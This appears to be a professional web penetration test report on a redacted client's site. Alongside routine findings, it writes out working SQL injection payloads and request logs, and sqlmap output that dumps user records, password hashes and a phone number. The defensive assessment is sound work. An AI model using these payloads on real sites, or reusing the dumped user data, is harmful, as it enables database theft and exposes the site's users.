

WEB PENETEST REPORT

Submitted to: Client

Performed by ZEROX INNOVATION PVT. LTD



1. TABLE OF CONTENTS

1.	TAB	BLE OF CONTENTS1					
2.	2. DOCUMENT MANAGEMENT						
	2.1:	DOCUMENT CONTROL	3				
	2.2:	DISCLAIMER	3				
3.	INTE	RODUCTION	4				
	3.1:	OVERVIEW	4				
	3.2:	SCOPE OF WORK	4				
	3.3:	REPORT STRUCTURE	4				
4.	EXE	CUTIVE SUMMARY	5				
	4.1:	SUMMARY OF BUSINESS RISKS	5				
	4.2:	HIGH-LEVEL RECOMMENDATIONS	5				
5.	VUL	NERABILITY SUMMARY	7				
	5.1:	BROAD OVERVIEW OF VULNERABILITIES	7				
	5.2:	VULNERABILITIES SUMMARY	7				
6.	DET	AILED RESULTS & RECOMMENDATIONS	9				
	6.1:	BOOLEAN-BASED SQL INJECTION (UNAUTHENTICATED/AUTHENTICATED)	9				
	6.2:	STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY	27				
	6.3:	OUT-OF-DATE VERSION (APACHE)	28				
	6.4:	OUT-OF-DATE VERSION (PHP)	29				
	6.5:	OUT-OF-DATE VERSION (MYSQL)					
	6.6:	DB USER WITH ROOT PRIVILEGES	31				
	6.7:	WEBSITE ACCESSIBLE ON IP ADDRESS	32				
	6.8:	WEBSITE ACCESSIBLE ON MULTIPLE PORTS	33				
	6.9:	COOKIE NOT MARKED AS SECURE	34				
	6.10:	COOKIE NOT MARKED AS HTTP-ONLY					
	6.11:	SSL MISCONFIGURATIONS	37				
	6.12:	DIRECTORY LISTING					
	6.13:	MISSING X-FRAME-OPTIONS HEADER	41				
	6.14:	HTTP STRICT TRANSPORT SECURITY (HSTS) NOT IMPLEMENTED	43				
	6.15:	CROSS-SITE REQUEST FORGERY IN LOGIN FORM	45				
	6.16:	TECHNICAL INFORMATION DISCLOSURE	47				
	6.17:	OUT-OF-DATE VERSION (JQUERY)	52				
	6.18:	OUT-OF-DATE VERSION (JQUERY UI DIALOG)	54				
	6.19:	AUTOCOMPLETE IS ENABLED	56				
	6.20:	CONTENT SECURITY POLICY (CSP) NOT IMPLEMENTED	58				
	6.21:	OPTIONS METHOD ENABLED	60				



APPENDIX A: WEB PENTEST METHODOLOGY61					
A-1:	OVERVIEW	61			
A-2:	RECONNAISSANCE	61			
A-3:	VULNERABILITIES IDENTIFICATION	61			
A-4:	VULNERABILITIES EXPLOITATION	62			
A-5:	REPORTING	62			
A-6:	POSSIBLE OUTCOME OF WEB APP PENETRATION TESTING	63			
A-7:	PENETRATION TESTING STANDARDS	63			
APPENDIX B: SEVERITY DEFINITIONS65					



2. DOCUMENT MANAGEMENT

2.1: DOCUMENT CONTROL

The following table provides introductory information about this current report which was made

after performing penetration testing of the **website and mobile apps** :

Document Type	Web App Penetration Testing Report
Client Name	
Tested By	ZEROX INNOVATION PVT LTD
	https://www.zeroxinn.com/
Target	https://www.
Duration	10x Days
Completion Date	18 th May 2022
Classification	Confidential
Version	1.0

2.2: DISCLAIMER

The report contains **confidential information** related to the **security vulnerabilities and misconfigurations** observed in the tested assets. Accessing this report to unauthorized personnel may allow them to compromise the organization's assets, data, or network.



3. INTRODUCTION

3.1: OVERVIEW

This report presents the **results of penetration testing** activity conducted on the **website**. The assessment took 5x days to complete. Testing was mainly based on enumeration, misconfigurations assessment, and manual identification of vulnerabilities. Further exploitation of vulnerabilities was performed to demonstrate the validity of vulnerabilities and generate proof of concepts.

3.2: SCOPE OF WORK

The following assets were tested under the scope of this current engagement:

1

• https://www.

3.3: REPORT STRUCTURE

This current executive summary report has been arranged in the following sections:

S/N	Report Sections	Description
1.	Document Management	This report section describes details, i.e., report version,
		completion timeline, report type, etc.
2.	Introduction	This section of the report provides an overview of penetration
		testing activity.
3.	Executive Summary	This section of the report provides an overall security profile,
		conclusion, and recommendations.
4.	Vulnerability Summary	This section of the report provides a summary of vulnerabilities
		discovered during penetration testing activity.
5.	Detailed Results and	This section of the report provides details of vulnerabilities
	Recommendations	discovered during penetration testing activity. (web)
6.	Web Pentest	This section of the report provides the detailed process of web
	Methodology	penetration testing.
7.	Severity Definitions	This section of the report describes severity levels along with
		their impacts.



4. EXECUTIVE SUMMARY

4.1: SUMMARY OF BUSINESS RISKS

It was observed that the tested website is affected by highly critical security vulnerabilities. The significant vulnerabilities observed on the tested website are SQL injection and cross-site scripting. The website's current status is such that it is possible to get complete control over the database and extract usernames, passwords, email addresses, package information, authentication tokens, OTPs, etc. Then with the obtained credentials, it is possible to log in with every user available on the tested website. Further, after login, the hacker can do any operation possible with a legitimate user.

Moreover, with SQLI, it is possible to get OS-level access to the server using remote code execution. Few samples of the information mentioned above have been collected for evidence. While analyzing the collected data, it was observed that the database was corrupted with malicious entries in various tables. It seems that different hackers have already compromised the website database. With the identified stored XSS vulnerability, it is possible to compromise other application users and achieve a complete account takeover of every application user.

DO NOT CONSIDER RUNNING ANY BUSINESS ON THE CURRENT STATE OF THE WEBSITE RUNNING A BUSINESS WILL BE NOTHING EXCEPT A DISASTER PAUSE ANY BUSINESS ACTIVITY IF ONGOING CONSIDER ALL WEBSITE-SENSITIVE DATA AS LEAKED CONSIDER THE WEBSITE HAS BEEN HACKED AND DO IMMEDIATE ACTION TO STOP THE HACK

Multiple security issues ranging from Low to Critical severity levels have been identified on the tested website. The assessment team has mentioned **remediation measures** specific to every vulnerability, which will guide the application developers, network administrators, and security teams in patching, fixing, or updating the affected assets.

Industry-reputed state-of-the-art tools and manual vulnerability assessment techniques have been used for penetration testing activity. Then further **manual validation** techniques have been adopted for the removal of false positives.

4.2: HIGH-LEVEL RECOMMENDATIONS

Actionable recommendations along with priority have been listed below:

• First, it is suggested to make the website offline and try to fix all the security issues mentioned in this report. Start with the fixation on SQLI and XSS vulnerabilities.



- It is suggested that compromise assessment must be performed on all application components, i.e., code, web server, database, and operating system. The reason is that during testing, it was visible that the database was fully compromised, and it was filled up with malicious inputs.
- It is suggested to conduct a SAST (static application security testing) on the source code of the call.net website. All the vulnerabilities in a software product are only identified using a black box, white box pentest, and source code analysis (SAST).
- The project was accepted with less than 20 hours of time investment. But more than 200 hours have been invested in the in-scope assets. The reason is that numerous vulnerabilities were constantly identified during the testing process. With 20 hours, it was impossible to identify and report all the vulnerabilities. Hence, many hours have been invested to give a quality product to our client and gain client confidence for future engagements. But it is suggested to conduct a few more rounds of pentest on the in-scope assets to identify all existing vulnerabilities.




5. VULNERABILITY SUMMARY

BROAD OVERVIEW OF VULNERABILITIES 5.1:

The summary of security vulnerabilities discovered during penetration testing activity has been

presented below:



VULNERABILITIES SUMMARY 5.2:

This section of the report provides a quick overview of vulnerabilities observed during penetration

testing activity.

Severity	Vulnerabilities Description
Critical	BOOLEAN-BASED SQL INJECTION
Critical	STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY
High	OUT-OF-DATE VERSION (APACHE)
High	OUT-OF-DATE VERSION (PHP)
High	OUT-OF-DATE VERSION (MYSQL)
High	DB USER WITH ROOT PRIVILEGES
Medium	WEBSITE ACCESSIBLE ON IP ADDRESS
Medium	WEBSITE ACCESSIBLE ON MULTIPLE PORTS
Medium	COOKIE NOT MARKED AS SECURE
Medium	COOKIE NOT MARKED AS HTTP-ONLY



Medium	SSL MISCONFIGURATIONS
Medium	DIRECTORY LISTINGS
Medium	MISSING X-FRAME-OPTIONS HEADER
Medium	HSTS NOT ENABLED
Medium	CROSS-SITE REQUEST FORGERY IN LOGIN FORM
Low	TECHNICAL INFORMATION DISCLOSURE
Low	OUT-OF-DATE VERSION (JQUERY)
Low	OUT-OF-DATE VERSION (JQUERY UI DIALOG)
Low	AUTOCOMPLETE IS ENABLED
Low	CSP NOT IMPLEMENTED
Low	OPTIONS METHOD ENABLED

Refer to **Sections 6** of this report to explain identified security vulnerabilities, possible impacts, and recommendations.




6. DETAILED RESULTS & RECOMMENDATIONS

6.1: BOOLEAN-BASED SQL INJECTION (UNAUTHENTICATED/AUTHENTICATED)

Risk Rating	Critical					
Tools/Tech. Used	Manual Vulnerability Assessment					
Observation	A Boolean-Based SQL Injection was observed in the tested website. In SQLI					
	vulnerabilities, data input by a user is interpreted as a SQL command rather					
	than as normal data by the backend database.					
	It must be noted that pentest engagements are usually time-bound					
	activities; hence sampling techniques are generally adopted. In this time-					
	bound engagement, a few vulnerable parameters/injection points have been					
	identified in the tested website. It was felt from the testing of the website					
	that maximum user parameters					
	dealing with the database may be affected by SQLI vulnerabilities. Moreover,					
	the vulnerable parameters/injection points are available on the tested					
	website with and without authentication. The unauthenticated SQL injection					
	is hazardous as no credentials are required to access the database and do					
	further exploitation.					
	Plenty of time has been spent validating the identified SQLI vulnerability					
	using manual techniques and automated tools. The SQLI vulnerability has					
	been validated using both methods.					
Implications	This is an extremely common vulnerability, and its successful exploitation					
	can have critical implications. Further SQLI vulnerability was exploited to					
	gain access to the database, and attempts have been performed to access					
	the server OS. The following information has been collected as evidence.					
	The database version was identified					
	The database user was identified					
	 The current application database was identified named "Kamailio" 					
	All application databases were identified					
	 Application usernames and passwords have been identified 					
	Garbage/compromised data has been identified in the database					
Recommendation	The best way to protect your code against SQL injections is by using					
	parameterized queries (prepared statements). Almost all modern languages					









Request	Response					
Pretty Ranw in Actions → 1 GET /ajax-request continent_code=264%27%20or%201=1%20%23 continentcourties #11P/1.1	Pretty Raw Render In Actions ∨ 1 NTTP/1.1 200 0K 20 2 1					
2 Host: 3 Connection: close 4 Cache-Gontrol: max.age=0	2 Gontent-Type: text/this:/sharset#UIT-8 3 Content-Length: 96 5 Connection: close					
S Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKir/37.36 (KMTNL, like Gecko) Chrome/87.0.4280.88	6 Server: Apache/2.2.15 (CentOS) 7 X-Powered-By: PHP/5.6.40 8 Expires: Thu, 19 Nov 1981.08:52:00 GMT					
<pre>Safari/537.36 7 Accept: text/ntml.application/xhtml+xml.application/xml;q=0.9,image/avif</pre>	9 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 10 Pragma: no-cache					
<pre>image/webp.image/apng.*/*;q=0.8,application/signed-exchange;v=b3, q=0.9 8 Sec-Fetch-Site: none</pre>	; 12 {"data":[{"country_code":27,"country":"South Africa"},{"country_code":234,"country":"Nigeria"}}}					
9 Sac-Fetch-Mode: navigate 10 Sec-Fetch-User: ?1 11 Sec-Fetch-Dest: document						
12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-U5.en.ge0.9 14 Cookie: ci_session=ca3heguhq60v98r2vmb3fluqpeikksl3						
The following figure shows that after inje	ecting a vulnerable parameter with another valid SQLI					
payload, the application threw a proper r	response, indicating that malicious input has triggered					
the execution of a valid SQL command at	the code level.					
Plain	payload: 264' or 1=0 #					
URL Encoded Paylo	oad: 264%27%20or%201=0%20%23					
Petty Raw In Actions 🛩	Response ■ ■ Pretty Raw Render In Actions ✓					
1 GET /ajax-request continent_code=264%27%20or%201=0%20%23 req_url= continentcountries HTTP/1.1 2 Host:	= 1 HTTP/1.1 200 GK 2 Date: Hon, 16 May 2022 18:22:34 GHT 3 Content-Type: text/html; charset=UTF-8					
3 Connection: close 4 Cache-Control: max-age=0 5 Upgrade-Tnsecure-Requests: 1	4 Content-Length: 96 5 Connection: close 6 Server: Apache/2.2.15 (Cent05)					
6 User-Agent: Nozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	7 X.Powered-By: PHP/5.6.40 8 Expires: Thu, 19 Nov 1981 08:52:00 GMT 9 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0					
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;	10 Pragma: no-cache ; 12 {"data":[{"country_code":27, "country": "South Africa"}, {"country_code":234, "country": "Nigeria"}]}					
q=0.9 8 Sec-Fetch-Site; none 9 Sec-Fetch-Hode; navigate 10 Sec-Fetch-User; 71						
10 bet-Fetch-Dest; document 11 Sec-Fetch-Dest; document 12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-US; en:ge0.9						
14 Cookie: ci_session=ca3heguhq60v98r2vmb3f1uqpeikksl3						
The following figure shows that after inje	ecting a vulnerable parameter with an SQLI payload that					
will make a valid SQLI query at the backe	nd, the application threw a proper response, indicating					
that malicious input has triggered the exe	ecution of a valid SQL command at the code level. Due to					
one false condition in the operator (1=0),	, the overall SQL query will not produce any useful result,					
as seen in the following figure.						
Plain P	Payload: 264' and 1=0 #					
URL Encoded paylo	ad: 264%27%20and%201=0%20%23					
Pretty Raw in Actions → 1 GET /ajax-request <u>Continent_code=264%27%20and%201=0%20%23</u> req_url	Response Pretty Raw Render n Actions > I hTTP/1.1 200 0K					
= of 1 / Jack register Contract Contract of a contract of	2 Date: Mon. 16 May 2022 18:24:32 GMT 3 Content-Type: text/html; charset=UTF-8 4 Content-Length: 4					
4 Cache-Control: max-age=0 3 Upgrade-Insecure-Requests: 1 6 User-Agent: MozilLa/5.0 (Windows NT 10.0; Win64; x64)	5 Connection: close 6 Server: Apach/2.2.15 (CentOS) 7 X-Powerd-By: PHP/5.6.40					
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 7 Accept:	8 Expires: Thu, 19 Nov 1981 08:52:00 GMT 9 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 10 Pragma: no-cache					
<pre>text/ntml.application/xhtml+xml.application/xml:q=0.9.image/xvif. image/webp.image/appg.*/*;q=0.8.application/signed-exchange;v=b3; q=0.9</pre> 8 Sec-Fetch-Site: none						
<pre>6 Sec-Fetch-Site: none 9 Sec-Fetch-Node: navigate 10 Sec-Fetch-User: 71 1.1 Sec-Fetch-Dest: document</pre>						
12 Accept Encoding: gzip, deflate 13 Accept-Language: en-US, en; gol. 9 14 Cookie: ci_session=caBuguhg60v98r2vmb3fluqpeikksl3						
Now a true condition will be created with the following SQLI payload, and it is seen that the						
application returns useful data.						
Plain P	Payload: 264' and 1=1 #					

URL Encoded Payload: 264%27%20and%201=1%20%23














Page 14|65



Database: kamailio [62 tables]

domain

version address balancetransfer bkpcalldetails calldetails calldirection ccr_location cdrs config continent_countries continents countrys createdvoucherinfo credit dbaliases dialog dialog_vars dialplan dispatcher email_subscribers faqs frnds gatewayrates gatewayratesbkp gatewayratespath htable incoming_call_users

incoming_call_users

lcr_gw lcr_rule lcr_rule_target logins logs missed_calls mohqcalls mohqueues num_cache numbers_purchased packagerates packageratesbkp packageratesc packages paymentgateways rates re_grp rtpproxy shadow_table silo subscriber tijian transaction_log trusted users usersubscriptions validrecharges vendorbundles vendorvouchers

numbers_purchased packagerates packageratesbkp packageratesc packages paymentgateways rates re_grp rtpproxy shadow_table silo subscriber tijian transaction_log trusted users usersubscriptions validrecharges vendorbundles vendorvouchers verifysheet vouchers



READING COLU	JMNS OF TABLE	USERS OF DATABA	SE KAMAILIO				
Database: kamailio							
Table: users							
[29 columns] +	++						
Column	Туре						
+	++						
app_after_minutes authtoken	int(11) varchar(64)						
cli	varchar(64)						
creationdate	datetime						
creatorname creatortype	varchar(32)						
displayname	varchar(32)						
emailaddress	varchar(100)						
emailid emailotp	varchar(32) varchar(100)						
enabled	int(11)						
file_play	varchar(32)						
fixed_charge fullname	float varchar(100)						
id	bigint (20)						
otp	int(12)						
password percentage	varchar(128) int(11)						
rateplan	varchar(64)						
shadow_pulse	int(11)	surcharge_Y		int(11)			
shadow_type signup	int(11) int(11)	surcharge_Z		float			
signup	varchar(16)	type username		varchar(32) varchar(32)			
surcharge_app_after_minutes	int(11)	wrongattempts		int (11)			
surcharge_Y	int(11)	+	+	++			
READING DATA FROM THE USI	ERS TABLE OF DA	TABASE KAMAILIO) – EMAIL ADI	DRESS OF A USER			
<pre>sql-shell> select emailaddress from users where username='+9 92'; [18:07:32] [INFO] fetching SQL SELECT statement query output: 'select emails. [18:07:32] [INFO] retrieved: 1 [18:07:53] [INFO] retrieved: a 8300gmail.com select emailaddress from users where username='+91 2' [1]: [*] az 300gmail.com</pre>							
READING DATA FROM THE L	JSERS TABLE OF	DATABASE KAMAII	<u> IO – PASSWO</u>	ORD OF A USER			
<pre>sql-shell> select password [18:10:43] [INFO] fetching [18:10:43] [WARNING] runnin [18:10:43] [INFO] retrieved</pre>	SQL SELECT statemen ng in a single-threa	t query output: 'select	password from ι				
[18:11:01] [INFO] retrieved	d: aa01355f94772a3c6		a89edda1750e50c20)f5ba17a2			
select password from users [*] aa01355f94772a3c6c872d4		?' [1]: edda1750e50c20f5ba17a2					
<u>READING DATA FROM THE USERS TABLE OF DATABASE KAMAILIO – USERNAME AND</u>							
	PASSWORD	OF ALL USERS					



```
[16:56:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: PHP 5.6.40, Apache 2.2.15
back-end DBMS: MySQL >= 5.0.12
[16:56:18] [INFO] fetching entries of column(s) 'password,
[16:56:18] [INFO] fetching number of column(s) 'password,u
[16:56:18] [INFO] retrieved: 504
[16:56:38] [INFO] retrieving the length of query output
[16:56:38] [INFO] retrieved: 0
multi-threading is considered unsafe in time-based data re
[16:57:01] [INFO] retrieving the length of query output
[16:57:01] [INFO] resumed: 0
[16:57:01] [WARNING] in case of continuous data retrieval
[16:57:01] [INFO] retrieving the length of query output
[16:57:01] [INFO] retrieved: 12
[16:57:33] [INFO] retrieved: +79069638687
[16:57:33] [INFO] retrieving the length of query output
[16:57:33] [INFO] retrieved: 0
[16:57:42] [INFO] retrieving the length of query output
[16:57:42] [INFO] resumed: 0
[16:57:42] [INFO] retrieving the length of query output
[16:57:42] [INFO] retrieved: 12
[16:58:14] [INFO] retrieved: +79069638687
[16:58:14] [INFO] retrieving the length of query output
[16:58:14] [INFO] retrieved: 0
[16:58:23] [INFO] retrieving the length of query output
[16:58:23] [INFO] resumed: 0
[16:58:23] [INFO] retrieving the length of query output
[16:58:23] [INFO] retrieved: 12
[16:58:35] [INFO] retrieved:
```



[23:18:27]	[INFO]	retrieved:	164935da200dd42a473fddd903618cf3481d9311c231cd36fcc91f90621c163c
			the length of query output
		retrieved: retrieved:	
			the length of query output
		retrieved:	
[23:21:20]	[INFO]	retrieved:	1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
			the length of query output
		retrieved:	
			+91 3 the length of query output
		retrieved:	
			190b2fed1c8e2f4e05e0994d4bf739b2d50d14277893046a874635c8b4f8ebc0
[23:23:39]	[INFO]	retrieving	the length of query output
		retrieved:	
			+91 20
		retrieving	the length of query output
			196045663a06bd900a7385621d73cd98905fd142e8ad1855ba53fd1f73d3d8aa
			the length of query output
[23:25:53]	[INFO]	retrieved:	13
CITOI			+9: 29
			the length of query output
		retrieved:	64 19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
			the length of query output
Licorpanacity .		retrieved:	
[23:28:37]	[INFO]	retrieved:	+9 91
			the length of query output
		retrieved:	
			1b7f16a598902e1272ee4b5feac364a4d545f48140131a20f685bf5327e05c4b the length of query output
[20:00:00]	[1111.0]	icclicving	the religin of query output
> a	- position	C C	
			0c28911fc596f7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad
			acbed4f9e7f625d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168
			260f757b0ee5e5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 c45fdc43ce36881ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070
			94033dcec5479bc6bc0712abda32f165958a335c98cab19e73882e026afd466a
[19:23:38]	[INFO]	retrieved:	cc859651206ec471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5
[19:33:52]	[INFO]	retrieved:	dla93979f9231fd4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4
			90f3be79336d65b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0
			0339b9d1098053699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56
			e4001d0394640a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55 9d2f920505fcdd2997ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d
			9e353fc38e276320534714596025fc9a054deced54f9b88bb3806caf99495cbf
exam			f0d8ba02fc63482d79372012df114a10143714933dbc8bd9a343be3384483284
			cd278e57fba3dc4f295a5574cd934a40c0fe6b2429539d6657530049a65c09c1
			990cc781cd7413de087771a856859cf47600b77f40e87dd09a95cff21d6df384
		retrieved: retrieved:	1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
			0543d1d893b4c6f4fece3d3378195cfca1ab0d0544f0bfc3654a1f6a144a63d3
			e49e777f57d32403c151806723d364628aa1d79e81fc55dbc28306e53dd11017
			6d52450729c715b449b7a48dd53851e61bd89ee88eea3543a1aa73c409ba7abe
[21:53:05]	[INFO]	retrieved:	3f28309201825ff9c486cd93f7ed599cf3f4a09a2b3164534e97ff393e341956
			70f6f6faec2eed0fb8a605edf54ddb56d5f4369424f9b674d43aab5f95e12ac1
			1db0ef19b6a6e3cc2ddeeb0b573cb2a5b4ff782ad14a757cc7c3e77b403a5186
			8e3fa2e81704ed6cf3297c0d7d026c4ab4188a47ffb75b496fd7a7249474221f 2f85e6dee076fca96dafeba85ee1d65eb239b4f0114a11bfa14a7dce448da601
Licernanies by			f235673bbee3b19c8a68c155a007979d08d4beb1fa595c7903adb473eb5587fa
			19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
			e1b3881402354194f26f7b45b97f0f6ab2acc653522f3243f8ee8295fc8388d1
			2acb0382848bca93f4d35bd6f42a49bd7488538419b9a244ec1bd0e54faf056f
			43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
[23:36:11]	[INFO]	retrieved:	4a794096d2f1e19d5dad0386ac3fae8003fd6e008f4e4c79467acb89ae49036c
G			PROMISED DATA OBSERVED IN THE DATABASE



Γ	[21:13:33]	[INFO]	retrieved: 0
	[21:13:43]	[INFO]	retrieving the length of query output
	[21:13:43]	[INFO]	resumed: 0
	[21:13:43]	[INFO]	retrieving the length of query output
	[21:13:43]	[INFO]	retrieved: 32
	[21:14:49]	[INFO]	retrieved: '+print localtime()*0+0xFFF9999-
	[21:14:49]	[INFO]	retrieving the length of query output
	[21:14:49]	[INFO]	retrieved: 0 code=264%27%20order%20by%202%20
	[21:14:59]	[INFO]	retrieving the length of query output
	[21:14:59]	[INFO]	resumed: 0
	T Cache Con		retrieving the length of query output
	[21:14:59]	[INFO]	retrieved: 32
	[21:15:57]	[INFO]	retrieved: "+print localtime()*0+0xFFF9999-
	[21:15:57]	[INFO]	retrieving the length of query output 80.88
	[21:15:57]	[INFO]	retrieved: 0
	[21:16:05]	[INFO]	retrieving the length of query output
	[21:16:05]	[INFO]	resumed: 0
	U-0,9		retrieving the length of query output
	0 000 000		retrieved: 32
	[21:17:02]	[INFO]	retrieved: arguments[1].end(require('child_
	[21:17:02]	[INFO]	retrieving the length of query output
	[21:17:02]	[INFO]	retrieved: 0
	12 Account		retrieving the length of query output
	[21:17:12]	[INFO]	resumed: 0
			retrieving the length of query output
			retrieved: 32
			retrieved: %{#context["com.opensymphony.xwo
			retrieving the length of query output
	[21:18:07]	[INFO]	retrieved: 0
	[21:18:17]	[INFO]	retrieving the length of query output
	Con the second		resumed: 0
	[21:18:17]	[INFO]	retrieving the length of query output



> a			
[18:31:07]	[INFO]	retrieved:	netsparker(0x00290E);
[18:34:33]	[INFO]	retrieved:	ns:netsparker056650=vuln
[18:38:16]	[INFO]	retrieved:	Content-Type:text/html <scr< th=""></scr<>
[18:43:07]	[INFO]	retrieved:	ns:netsparker056650=vuln
[18:46:51]	[INFO]	retrieved:	
